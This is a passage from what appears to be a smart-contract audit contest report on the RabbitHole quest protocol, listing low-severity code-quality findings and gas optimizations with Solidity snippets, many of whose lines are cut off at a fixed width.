contracts/QuestFactory.sol

function mintReceipt(string memory questId_, bytes32 hash_
        if (quests[questId_].numberMinted + 1 > quests[quest
        if (quests[questId_].addressMinted[msg.sender] == tr
        if (keccak256(abi.encodePacked(msg.sender, questId_)
        if (recoverSigner(hash_, signature_) != claimSignerA

        quests[questId_].addressMinted[msg.sender] = true;
        quests[questId_].numberMinted++;
        emit ReceiptMinted(msg.sender, questId_);
        rabbitholeReceiptContract.mint(msg.sender, questId_)
    }
```

A recommended change I thought of:

1. Create a private mapping, which will check if the quest address is paused

```
mapping(string => bool) private isPaused;
```

2. Create an owner function, so the owner can change the state of the mapping.

```
function setQuestState(string questId_, bool _paused) public onl
        isPaused[questId_] = _paused;
    }
```

3. Apply the check in `mintReceipt` , so users won’t be able claim receipts, when the quest is paused.

```
function mintReceipt(string memory questId_, bytes32 hash_, byte
+       if (isPaused[questId_] == true) revert QuestPaused();
        if (quests[questId_].numberMinted + 1 > quests[questId_]
        if (quests[questId_].addressMinted[msg.sender] == true)
        if (keccak256(abi.encodePacked(msg.sender, questId_)) !=
        if (recoverSigner(hash_, signature_) != claimSignerAddre

        quests[questId_].addressMinted[msg.sender] = true;
        quests[questId_].numberMinted++;
```

```
            emit ReceiptMinted(msg.sender, questId_);
            rabbitholeReceiptContract.mint(msg.sender, questId_);
        }
    }
```

[N-01] Confusing modifier name

A confusing name is set on the modifier `onlyAdminWithdrawAfterEnd`. By its name it says only admin withdraw after end time, but at the same time the modifier only check if `block.timestamp < endTime`.

```
contracts/Quest.sol

modifier onlyAdminWithdrawAfterEnd() {
        if (block.timestamp < endTime) revert NoWithdrawDurir
        _;
    }
```

[N-02] Deploying a storage variable with its default value

At a deploying time in the contract Quest, the storage variable `redeemedTokens` is set as zero, even though its default value is already zero.

```
contracts/Quest.sol

constructor(
        address rewardTokenAddress_,
        uint256 endTime_,
        uint256 startTime_,
        uint256 totalParticipants_,
        uint256 rewardAmountInWeiOrTokenId_,
        string memory questId_,
        address receiptContractAddress_
    ) {
        if (endTime_ <= block.timestamp) revert EndTimeInPast
        if (startTime_ <= block.timestamp) revert StartTimeIr
        if (endTime_ <= startTime_) revert EndTimeLessThanOrE
        endTime = endTime_;
        startTime = startTime_;
        rewardToken = rewardTokenAddress_;
```

```
      totalParticipants = totalParticipants_;
      rewardAmountInWeiOrTokenId = rewardAmountInWeiOrToken
      questId = questId_;
      rabbitHoleReceiptContract = RabbitHoleReceipt(receipt
      redeemedTokens = 0;
 }
```

[N-03] Modifiers not applied on the functions `start` and `withdrawRemainingTokens`

First with the function `start`, a quest should be started only by the owner, even tho the modifier is applied on the function `start` in Quest.sol. It should be added to the child contract as well.

```
contracts/Erc20Quest.sol

function start() public override {
      if (IERC20(rewardToken).balanceOf(address(this)) < ma
          revert TotalAmountExceedsBalance();
      super.start();
  }
```

Consider adding the onlyOwner modifier to the function above:

```
function start() public override onlyOwner {
        if (IERC20(rewardToken).balanceOf(address(this)) < maxTo
            revert TotalAmountExceedsBalance();
        super.start();
    }
```

Same goes for the function `withdrawRemainingTokens`, an onlyOwner modifier is applied but the modifier which check if the quest ended is not.

```
contracts/Erc20Quest.sol

function withdrawRemainingTokens(address to_) public overri
      super.withdrawRemainingTokens(to_);
```

```

        uint unclaimedTokens = (receiptRedeemers() - redeemec
        uint256 nonClaimableTokens = IERC20(rewardToken).bala
        IERC20(rewardToken).safeTransfer(to_, nonClaimableTok
    }
```

Consider adding the modifier `onlyAdminWithdrawAfterEnd` to the child contract as well:

```
function withdrawRemainingTokens(address to_) public override or
        super.withdrawRemainingTokens(to_);

        uint unclaimedTokens = (receiptRedeemers() - redeemedTok
        uint256 nonClaimableTokens = IERC20(rewardToken).balance
        IERC20(rewardToken).safeTransfer(to_, nonClaimableTokens
    }
```

[N-04] Mandatory checks for extra safety in the setters

In the folowing functions below, there are some checks that can be made in order to achieve more safe and efficient code.

Address zero check can be added in the functions `setClaimSignerAddress`, `setRabbitHoleReceiptContract` to ensure the new addresses aren't address(0).

```
contracts/QuestFactory.sol

function setClaimSignerAddress(address claimSignerAddress_
        claimSignerAddress = claimSignerAddress_;
    }

function setRabbitHoleReceiptContract(address rabbitholeRe
        rabbitholeReceiptContract = RabbitHoleReceipt(rabbit
    }
```

In the function `setQuestFee` a check can be made to ensure the fee is set as non-zero.

```
contracts/QuestFactory.sol

186:  function setQuestFee(uint256 questFee_) public onlyOwner {
187:        if (questFee_ > 10_000) revert QuestFeeTooHigh();
188:        questFee = questFee_;
189:    }
```

[N-05] Lack of address(0) checks in the constructor

Zero-address check should be used in the constructors, to avoid the risk of setting smth as address(0) at deploying time.

```
contracts/Quest.sol

26: constructor
```

[N-06] Upgradeable contract is missing a `__gap[50]` storage variable

Reference: [Storage gaps]

> You may notice that every contract includes a state variable named `__gap`. This is empty reserved space in storage that is put in place in Upgradeable contracts. It allows us to freely add new state variables in the future without compromising the storage compatibility with existing deployments.

Instances:

```
contracts/QuestFactory.sol

16: contract QuestFactory is Initializable, OwnableUpgradeable,

contracts/RabbitHoleReceipt.sol

15: contract RabbitHoleReceipt is
```

[R-01] Shorthand way to write if / else statement

The normal if / else statement can be refactored in a shorthand way to write it:

1. Increases readability
2. Shortens the overall SLOC

```
contracts/QuestFactory.sol

function changeCreateQuestRole(address account_, bool can(
      if (canCreateQuest_) {
          _grantRole(CREATE_QUEST_ROLE, account_);
      } else {
          _revokeRole(CREATE_QUEST_ROLE, account_);
      }
  }
```

The above instance can be refactored in:

```
function changeCreateQuestRole(address account_, bool canCreate(
        canCreateQuest_ ? _grantRole(CREATE_QUEST_ROLE, account_
    }
```

[R-02] Unnecessary true statement is applied in the function `isClaimed`

The function `isClaimed` checks if the given token id is claimed, for some reason there is an unnecessary true statement applied, which doesn't do anything.

```
contracts/Quest.sol

function isClaimed(uint256 tokenId_) public view returns (
      return claimedList[tokenId_] == true;
  }
```

Consider changing the above instance to:

```
function isClaimed(uint256 tokenId_) public view returns (bool)
        return claimedList[tokenId_];
    }
```

[R-03] `isPaused` check can be added to the modifier `onlyQuestActive` , as it’s used only on the claim function

In the `claim` function a check is made to ensure the quest isn’t paused. Considering the fact that the modifier `onlyQuestActive` is only used once and it’s on this particular function. The check can be refactored in the modifier instead of applying it in the function.

```
contracts/Quest.sol

function claim() public virtual onlyQuestActive {
        if (isPaused) revert QuestPaused();

modifier onlyQuestActive() {
        if (!hasStarted) revert NotStarted();
        if (block.timestamp < startTime) revert ClaimWindowNo
        _;
    }
```

Refactor the modifier `onlyQuestActive` and remove the check from the function claim:

```
modifier onlyQuestActive() {
        if (!hasStarted) revert NotStarted();
        if (block.timestamp < startTime) revert ClaimWindowNotSt
        if (isPaused) revert QuestPaused();
        _;
    }
```

[R-04] Total minted check in `mintReceipt` can be refactored

In the function `mintReceipt` a check is made to see if the amount of already minted receipts doesn’t exceed the amount of total participants allowed and the following if statement is used below. Instead of adding 1 to the total amount of minted receipts, the if statement can just be changed to `>=` , as it does the same thing.

```
if (quests[questId_].numberMinted + 1 > quests[questId_].totalParticipants)
```

[O-01] Floating pragma

Contracts should be deployed with the same compiler version and flags that they have been tested with thoroughly. Locking the pragma helps to ensure that contracts do not accidentally get deployed using, for example, an outdated compiler version that might introduce bugs that affect the contract system negatively.

Instances:

```
    contracts/QuestFactory.sol
    contracts/RabbitHoleReceipt.sol
    contracts/Quest.sol
    contracts/RabbitHoleTickets.sol
    contracts/Erc20Quest.sol
    contracts/Erc1155Quest.sol
    contracts/ReceiptRenderer.sol
    contracts/TicketRenderer.sol
```

[O-02] Code contains empty blocks

There are some empty blocks, which are unused.

The code should do something or at least have a description why it is structured that way.

Instances:

```
    contracts/QuestFactory.sol

    35: constructor() initializer {}
```

[O-03] Create your own import names instead of using the regular ones

For better readability, you should name the imports instead of using the regular ones.

Instances:

```
contracts/RabbitHoleReceipt.sol
contracts/RabbitHoleTickets.sol
contracts/ReceiptRenderer.sol
contracts/TicketRenderer.sol
```

waynehoover (RabbitHole) confirmed

kirk-baird (judge) commented:

> This is a very high quality report listing numerous valid Low severity issues, many of which were not raised by other wardens. I do not have any concerns with the issues raised or the recommendations. Furthermore, the formatting of this report is excellent.

Gas Optimizations

For this contest, 50 reports were submitted by wardens detailing gas optimizations. The report highlighted below by IIIIIII received the top score from the judge.

The following wardens also submitted reports: carlitox477, joestakey, halden, ddimitrov22, atharvasama, matrix_0wl, adriro, MiniGlome, SAAJ, lukris02, Aymen0909, Dug, 0x1f8b, 0xAgro, catellatech, c3phas, karanctf, nadin, cryptostellar5, Deivitto, cryptonue, Diana, horsefacts, favelanky, shark, saneryee, ali, Breeje, navinavu, 0xSmartContract, doublesharp, Iurii3, glcanvas, 0x4non, 0xngndev, gzeon, thekmj, LethL, RaymondFam, NoamYakov, jasonxiale, dharma09, Rolezn, ReyAdmirado, Bnke0x0, chaduke, arialblack14, georgits, *and* 0xhacksmithh.

Summary

	Issue	Instances	Total Gas Saved
[G-01]	Shorten the array rather than copying to a new one	1	-
[G-02]	Hash shouldn't be re-calculated on every iteration of the `for` -loop	1	-
[G-03]	Using `calldata` instead of `memory` for read-only arguments in `external` functions saves gas	12	1440
[G-04]	Multiple accesses of a mapping/array should use a local variable cache	9	378
[G-05]	The result of function calls should be cached rather than re-calling the function	1	-
[G-06]	`<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables	1	113
[G-07]	`internal` functions only called once can be inlined to save gas	1	20
[G-08]	`++i` / `i++` should be `unchecked{++i}` / `unchecked{i++}` when it is not possible for them to overflow, as is the case when used in `for` - and `while` -loops	4	240
[G-09]	Optimize names to save gas	8	176
[G-10]	String literals passed to `abi.encode()` / `abi.encodePacked()` should not be split by commas	5	-
[G-11]	Using `private` rather than `public` for constants, saves gas	5	-
[G-12]	Don't compare boolean expressions to boolean literals	3	27
[G-13]	Use custom errors rather than `revert()` / `require()` strings to save gas	3	-
[G-14]	Functions guaranteed to revert when called by normal users can be marked `payable`	2	42

Total: 56 instances over 14 issues with **2436 gas** saved

Gas totals use lower bounds of ranges and count two iterations of each `for` -loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions. The table above as well as its gas numbers do not include any of the excluded findings.

[G‑01] Shorten the array rather than copying to a new one

Inline-assembly can be used to shorten the array by changing the length slot, so that the entries don't have to be copied to a new, shorter array

There is 1 instance of this issue:

```
File: /contracts/RabbitHoleReceipt.sol

125          uint[] memory filteredTokens = new uint[](foundToke
126          uint filterTokensIndexTracker = 0;
127
128          for (uint i = 0; i < msgSenderBalance; i++) {
129              if (tokenIdsForQuest[i] > 0) {
130                  filteredTokens[filterTokensIndexTracker] =
131                  filterTokensIndexTracker++;
132              }
133:         }
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L125-L133

[G‑02] Hash shouldn't be re-calculated on every iteration of the `for` -loop

Calculate the hash outside of the loop, and use that value within the loop

There is 1 instance of this issue:

```
File: /contracts/RabbitHoleReceipt.sol

119:             if (keccak256(bytes(questIdForTokenId[tokenId])
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L119

[G-03] Using `calldata` instead of `memory` for read-only arguments in `external` functions saves gas

When a function with a `memory` array is called externally, the `abi.decode()` step has to use a for-loop to copy each index of the `calldata` to the `memory` index. **Each iteration of this for-loop costs at least 60 gas** (i.e. `60 * <mem_array>.length`). Using `calldata` directly, obliviates the need for such a loop in the contract code and runtime execution. Note that even if an interface defines a function as having `memory` arguments, it's still valid for implementation contracs to use `calldata` arguments instead.

If the array is passed to an `internal` function which passes the array to another internal function where the array is modified and therefore `memory` is used in the `external` call, it's still more gass-efficient to use `calldata` when the `external` function uses modifiers, since the modifiers may prevent the internal functions from being called. Structs have the same overhead as an array of length one

Note that I've also flagged instances where the function is `public` but can be marked as `external` since it's not called by the contract, and cases where a constructor is involved

There are 12 instances of this issue:

```
File: contracts/QuestFactory.sol

/// @audit contractType_
/// @audit questId_
    function createQuest(
        address rewardTokenAddress_,
        uint256 endTime_,
        uint256 startTime_,
        uint256 totalParticipants_,
        uint256 rewardAmountOrTokenId_,
        string memory contractType_,
68              string memory questId_
69:         ) public onlyRole(CREATE_QUEST_ROLE) returns (address)

/// @audit questId_
193:        function getNumberMinted(string memory questId_) exter

/// @audit questId_
199:        function questInfo(string memory questId_) external vi

/// @audit questId_
/// @audit signature_
219:        function mintReceipt(string memory questId_, bytes32 h
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L61-L69

```
File: contracts/RabbitHoleReceipt.sol

/// @audit questId_
98:         function mint(address to_, string memory questId_) pub

/// @audit questId_
109         function getOwnedTokenIdsOfQuest(
110             string memory questId_,
111             address claimingAddress_
112:        ) public view returns (uint[] memory) {
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L98

```
File: contracts/RabbitHoleTickets.sol

/// @audit data_
83:         function mint(address to_, uint256 id_, uint256 amount

/// @audit ids_
/// @audit amounts_
/// @audit data_
92          function mintBatch(
93              address to_,
94              uint256[] memory ids_,
95              uint256[] memory amounts_,
96              bytes memory data_
97:         ) public onlyMinter {
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleTickets.sol#L83

[G‑04] Multiple accesses of a mapping/array should use a local variable cache

The instances below point to the second+ access of a value inside a mapping/array, within a function. Caching a mapping's value in a local `storage` or `calldata` variable when the value is accessed [multiple times](https://gist.github.com/IllIllI000/ec23a57daa30a8f8ca8b9681c8ccefb0), saves **~42 gas per access** due to not having to recalculate the key's keccak256 hash (Gkeccak256 - **30 gas**) and that calculation's associated stack operations. Caching an array's struct avoids recalculating the array offsets into memory/calldata.

There are 9 instances of this issue:

```
File: contracts/QuestFactory.sol

/// @audit quests[questId_] on line 70
98:                 quests[questId_].questAddress = address(newQue

/// @audit quests[questId_] on line 98
99:                 quests[questId_].totalParticipants = totalPart

/// @audit quests[questId_] on line 129
130:                quests[questId_].totalParticipants = totalPart

/// @audit quests[questId_] on line 201
202:                quests[questId_].totalParticipants,

/// @audit quests[questId_] on line 202
203:                quests[questId_].numberMinted

/// @audit quests[questId_] on line 220
220:            if (quests[questId_].numberMinted + 1 > quests[que
/// @audit quests[questId_] on line 220
221:          if (quests[questId_].addressMinted[msg.sender] ==

/// @audit quests[questId_] on line 221
225:          quests[questId_].addressMinted[msg.sender] = true;

/// @audit quests[questId_] on line 225
226:          quests[questId_].numberMinted++;
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L98

[G-05] The result of function calls should be cached rather than re-calling the function

The instances below point to the second+ call of the function within a single function.

There is 1 instance of this issue:

```
File: contracts/ReceiptRenderer.sol

/// @audit tokenId_.toString() on line 52
66:                  tokenId_.toString(),
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/ReceiptRenderer.sol#L66

[G-06] `<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables

Using the addition operator instead of plus-equals saves 113 gas

There is 1 instance of this issue:

```
File: contracts/Quest.sol

115:            redeemedTokens += redeemableTokenCount;
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L115

[G-07] `internal` functions only called once can be inlined to save gas

Not inlining costs **20 to 40 gas** because of two extra `JUMP` instructions and additional stack operations needed for function calls.

There is 1 instance of this issue:

```
File: contracts/QuestFactory.sol

152:        function grantDefaultAdminAndCreateQuestRole(address a
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L152

[G-08] `++i` / `i++` should be `unchecked{++i}` / `unchecked{i++}` when it is not possible for them to overflow, as is the case when used in `for` - and `while` -loops

The `unchecked` keyword is new in solidity version 0.8.0, so this only applies to that version or higher, which these instances are. This saves **30-40 gas** [per loop](https://gist.github.com/hrkrshnn/ee8fabd532058307229d65dcd5836ddc#the-increment-in-for-loop-post-condition-can-be-made-unchecked)

There are 4 instances of this issue:

```
File: contracts/Quest.sol
```

```
70:            for (uint i = 0; i < tokenIds_.length; i++) {

104:           for (uint i = 0; i < tokens.length; i++) {
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L70

```
File: contracts/RabbitHoleReceipt.sol

117:           for (uint i = 0; i < msgSenderBalance; i++) {

128:           for (uint i = 0; i < msgSenderBalance; i++) {
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L117

[G-09] Optimize names to save gas

`public` / `external` function names and `public` member variable names can be optimized to save gas. See this link for an example of how it works. Below are the interfaces/abstract contracts that can be optimized so that the most frequently-called functions use the least amount of gas possible during method lookup. Method IDs that have two leading zero bytes can save **128 gas** each during deployment, and renaming functions to have lower method IDs will save **22 gas** per call, per sorted position shifted

There are 8 instances of this issue:

```
File: contracts/Erc20Quest.sol

/// @audit maxTotalRewards(), maxProtocolReward(), receiptRedeem
11:   contract Erc20Quest is Quest {
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Erc20Quest.sol#L11

```
File: contracts/interfaces/IQuest.sol

/// @audit isClaimed(), getRewardAmount(), getRewardToken()
6:    interface IQuest {
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/interfaces/IQuest.sol#L6

```
File: contracts/QuestFactory.sol

/// @audit initialize(), createQuest(), changeCreateQuestRole(),
16:   contract QuestFactory is Initializable, OwnableUpgradeable
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L16

```
File: contracts/Quest.sol

/// @audit unPause(), claim(), isClaimed(), getRewardAmount(), g
12:   contract Quest is Ownable, IQuest {
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L12

```
File: contracts/RabbitHoleReceipt.sol

/// @audit initialize(), setReceiptRenderer(), setRoyaltyRecipie
15:   contract RabbitHoleReceipt is
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L15

```
File: contracts/RabbitHoleTickets.sol

/// @audit initialize(), setTicketRenderer(), setRoyaltyRecipien
11:   contract RabbitHoleTickets is
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleTickets.sol#L11

```
File: contracts/ReceiptRenderer.sol

/// @audit generateTokenURI(), generateDataURI(), generateAttrib
10:   contract ReceiptRenderer {
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/ReceiptRenderer.sol#L10

```
File: contracts/TicketRenderer.sol

/// @audit generateTokenURI(), generateSVG()
10:   contract TicketRenderer {
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/TicketRenderer.sol#L10

[G-10] String literals passed to `abi.encode()` / `abi.encodePacked()` should not be split by commas

String literals can be split into multiple parts and still be considered as a single string literal. Adding commas between each chunk makes it no longer a single string, and instead multiple strings. EACH new comma costs *21 gas* due to stack operations and separate `MSTORE` s.

There are 5 instances of this issue:

```
File: contracts/ReceiptRenderer.sol

/// @audit 4 commas
63             bytes memory dataURI = abi.encodePacked(
64                 '{',
65                 '"name": "RabbitHole.gg Receipt #',
66                 tokenId_.toString(),
67                 '",',
68                 '"description": "RabbitHole.gg Receipts are us
69                 '"image": "',
70                 generateSVG(tokenId_, questId_),
71                 '",',
72                 '"attributes": ',
73                 attributes,
74                 '}'
75:            );

/// @audit 3 commas
83             bytes memory attribute = abi.encodePacked(
84                 '{',
85                 '"trait_type": "',
86                 key,
87                 '",',
88                 '"value": "',
89                 value,
90                 '"',
91                 '}'
92:            );

/// @audit 5 commas
101            bytes memory svg = abi.encodePacked(
102                '<svg xmlns="http://www.w3.org/2000/svg" prese
103                '<style>.base { fill: white; font-family: seri
104                '<rect width="100%" height="100%" fill="black'
105                '<text x="50%" y="40%" class="base" dominant-b
106                questId_,
107                '</text>',
108                 '<text x="70%" y="40%" class="base" dominant-k
109                 tokenId_,
110                 '</text>',
111                 '</svg>'
112:            );
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/ReceiptRenderer.sol#L63-L75

```
File: contracts/TicketRenderer.sol

/// @audit 4 commas
19              bytes memory dataURI = abi.encodePacked(
20                  '{',
21                  '"name": "RabbitHole Tickets #',
22                  tokenId_.toString(),
23                  '",',
24                  '"description": "A reward for completing quest
25                  '"image": "',
26                  generateSVG(tokenId_),
27                  '"',
28                  '}'
29:             );

/// @audit 4 commas
37              bytes memory svg = abi.encodePacked(
38                  '<svg xmlns="http://www.w3.org/2000/svg" prese
39                  '<style>.base { fill: white; font-family: seri
40                  '<rect width="100%" height="100%" fill="black'
41                  '<text x="50%" y="40%" class="base" dominant-k
42                  tokenId_.toString(),
43                  '</text>',
44                  '</svg>'
45:             );
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/TicketRenderer.sol#L19-L29

[G-11] Using `private` rather than `public` for constants, saves gas

If needed, the values can be read from the verified contract source code, or if there are multiple values there can be a single getter function that [returns a tuple](https://github.com/code-423n4/2022-08-frax/blob/90f55a9ce4e25bceed3a74290b854341d8de6afa/src/contracts/FraxlendPair.sol#L156-L178) of the values of all currently-public constants. Saves **3406-3606 gas** in deployment gas due to the compiler not having to create non-payable getter functions for deployment calldata, not having to store the bytes of the value outside of where it's used, and not adding another entry to the method ID table.

There are 5 instances of this issue:

```
File: contracts/Erc20Quest.sol

13:        uint256 public immutable questFee;
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Erc20Quest.sol#L13

```
File: contracts/Quest.sol

15:        uint256 public immutable endTime;

16:        uint256 public immutable startTime;

17:        uint256 public immutable totalParticipants;

18:        uint256 public immutable rewardAmountInWeiOrTokenId;
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L15

[G-12] Don't compare boolean expressions to boolean literals

`if (<x> == true)` => `if (<x>)`, `if (<x> == false)` => `if (!<x>)`

There are 3 instances of this issue:

```
File: contracts/QuestFactory.sol

73:                 if (rewardAllowlist[rewardTokenAddress_] == fa

221:            if (quests[questId_].addressMinted[msg.sender] ==
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L73

```
File: contracts/Quest.sol

136:            return claimedList[tokenId_] == true;
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L136

[G-13] Use custom errors rather than `revert()` / `require()` strings to save gas

Custom errors are available from solidity version 0.8.4. Custom errors save [~50 gas](https://gist.github.com/IllIllI000/ad1bd0d29a0101b25e57c293b4b0c746) each time they're hit by [avoiding having to allocate and store the revert string](https://blog.soliditylang.org/2021/04/21/custom-errors/#errors-in-depth). Not defining the strings also save deployment gas.

There are 3 instances of this issue:

```
File: contracts/RabbitHoleReceipt.sol

161:            require(_exists(tokenId_), 'ERC721URIStorage: URI

162:            require(QuestFactoryContract != IQuestFactory(addr

182:            require(_exists(tokenId_), 'Nonexistent token');
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L161

[G-14] Functions guaranteed to revert when called by normal users can be marked `payable`

If a function modifier such as `onlyOwner` is used, the function will revert if a normal user tries to pay the function. Marking the function as `payable` will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided. The extra opcodes avoided are `CALLVALUE` (2), `DUP1` (3), `ISZERO` (3), `PUSH2` (3), `JUMPI` (10), `PUSH1` (3), `DUP1` (3), `REVERT` (0), `JUMPDEST` (1), `POP` (2), which costs an average of about **21 gas per call** to the function, in addition to the extra deployment cost

There are 2 instances of this issue:

```
File: contracts/QuestFactory.sol

        function createQuest(
            address rewardTokenAddress_,
            uint256 endTime_,
            uint256 startTime_,
            uint256 totalParticipants_,
            uint256 rewardAmountOrTokenId_,
            string memory contractType_,
            string memory questId_
        ) public onlyRole(CREATE_QUEST_ROLE) returns (address)
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L61-L69

```
File: contracts/RabbitHoleTickets.sol

        function mintBatch(
            address to_,
            uint256[] memory ids_,
            uint256[] memory amounts_,
96                bytes memory data_
97:          ) public onlyMinter {
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleTickets.sol#L92-L97

Excluded findings

These findings are excluded from awards calculations because there are publicly-available automated tools that find them. The valid ones appear here for completeness.

Summary

	Issue	Instances	Total Gas Saved
[G-15]	`<array>.length` should not be looked up in every loop of a `for`-loop	2	6
[G-16]	`require()` / `revert()` strings longer than 32 bytes cost extra gas	1	-
[G-17]	Using `bool`s for storage incurs overhead	4	68400
[G-18]	`++i` costs less gas than `i++`, especially when it's used in `for`-loops (`--i`/`i--` too)	8	40
[G-19]	Using `private` rather than `public` for constants, saves gas	1	-
[G-20]	Functions guaranteed to revert when called by normal users can be marked `payable`	25	525

Total: 41 instances over 6 issues with **68971 gas** saved

Gas totals use lower bounds of ranges and count two iterations of each `for`-loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions.

[G-15] `<array>.length` should not be looked up in every loop of a `for`-loop

The overheads outlined below are *PER LOOP*, excluding the first loop

- storage arrays incur a Gwarmaccess (**100 gas**)
- memory arrays use `MLOAD` (**3 gas**)
- calldata arrays use `CALLDATALOAD` (**3 gas**)

Caching the length changes each of these to a `DUP<N>` (**3 gas**), and gets rid of the extra `DUP<N>` needed to store the stack offset

There are 2 instances of this issue:

```
File: contracts/Quest.sol

/// @audit (valid but excluded finding)
70:             for (uint i = 0; i < tokenIds_.length; i++) {

/// @audit (valid but excluded finding)
104:            for (uint i = 0; i < tokens.length; i++) {
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L70

[G-16] `require()` / `revert()` strings longer than 32 bytes cost extra gas

Each extra memory word of bytes past the original 32 incurs an MSTORE which costs **3 gas**.

There is 1 instance of this issue:

```
File: contracts/RabbitHoleReceipt.sol

/// @audit (valid but excluded finding)
161:            require(_exists(tokenId_), 'ERC721URIStorage: URI
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L161

[G-17] Using `bool` s for storage incurs overhead

```
    // Booleans are more expensive than uint256 or any type that
    // word because each write operation emits an extra SLOAD to
    // slot's contents, replace the bits taken up by the boolean
    // back. This is the compiler's defense against contract upg
    // pointer aliasing, and it cannot be disabled.
```

https://github.com/OpenZeppelin/openzeppelin-contracts/blob/58f635312aa21f947cae5f8578638a85aa2519f5/contracts/security/ReentrancyGuard.sol#L23-L27

Use `uint256(1)` and `uint256(2)` for true/false to avoid a Gwarmaccess ([100 gas](https://gist.github.com/IllIllI000/1b70014db712f8572a72378321250058)) for the extra SLOAD, and to avoid Gsset (**20000 gas**) when changing from `false` to `true` , after having been `true` in the past

There are 4 instances of this issue:

```
File: contracts/QuestFactory.sol

/// @audit (valid but excluded finding)
30:       mapping(address => bool) public rewardAllowlist;
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L30

```
File: contracts/Quest.sol

/// @audit (valid but excluded finding)
19:       bool public hasStarted;

/// @audit (valid but excluded finding)
```

```
20:        bool public isPaused;

/// @audit (valid but excluded finding)
24:        mapping(uint256 => bool) private claimedList;
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L19

[G-18] `++i` costs less gas than `i++`, especially when it’s used in `for`-loops (`--i`/`i--` too)

Saves **5 gas per loop**

There are 8 instances of this issue:

```
File: contracts/QuestFactory.sol

/// @audit (valid but excluded finding)
226:            quests[questId_].numberMinted++;
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L226

```
File: contracts/Quest.sol

/// @audit (valid but excluded finding)
70:            for (uint i = 0; i < tokenIds_.length; i++) {

/// @audit (valid but excluded finding)
104:            for (uint i = 0; i < tokens.length; i++) {

/// @audit (valid but excluded finding)
106:                    redeemableTokenCount++;
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.

sol#L70

```
File: contracts/RabbitHoleReceipt.sol

/// @audit (valid but excluded finding)
117:            for (uint i = 0; i < msgSenderBalance; i++) {

/// @audit (valid but excluded finding)
121:                    foundTokens++;

/// @audit (valid but excluded finding)
128:            for (uint i = 0; i < msgSenderBalance; i++) {

/// @audit (valid but excluded finding)
131:                    filterTokensIndexTracker++;
```

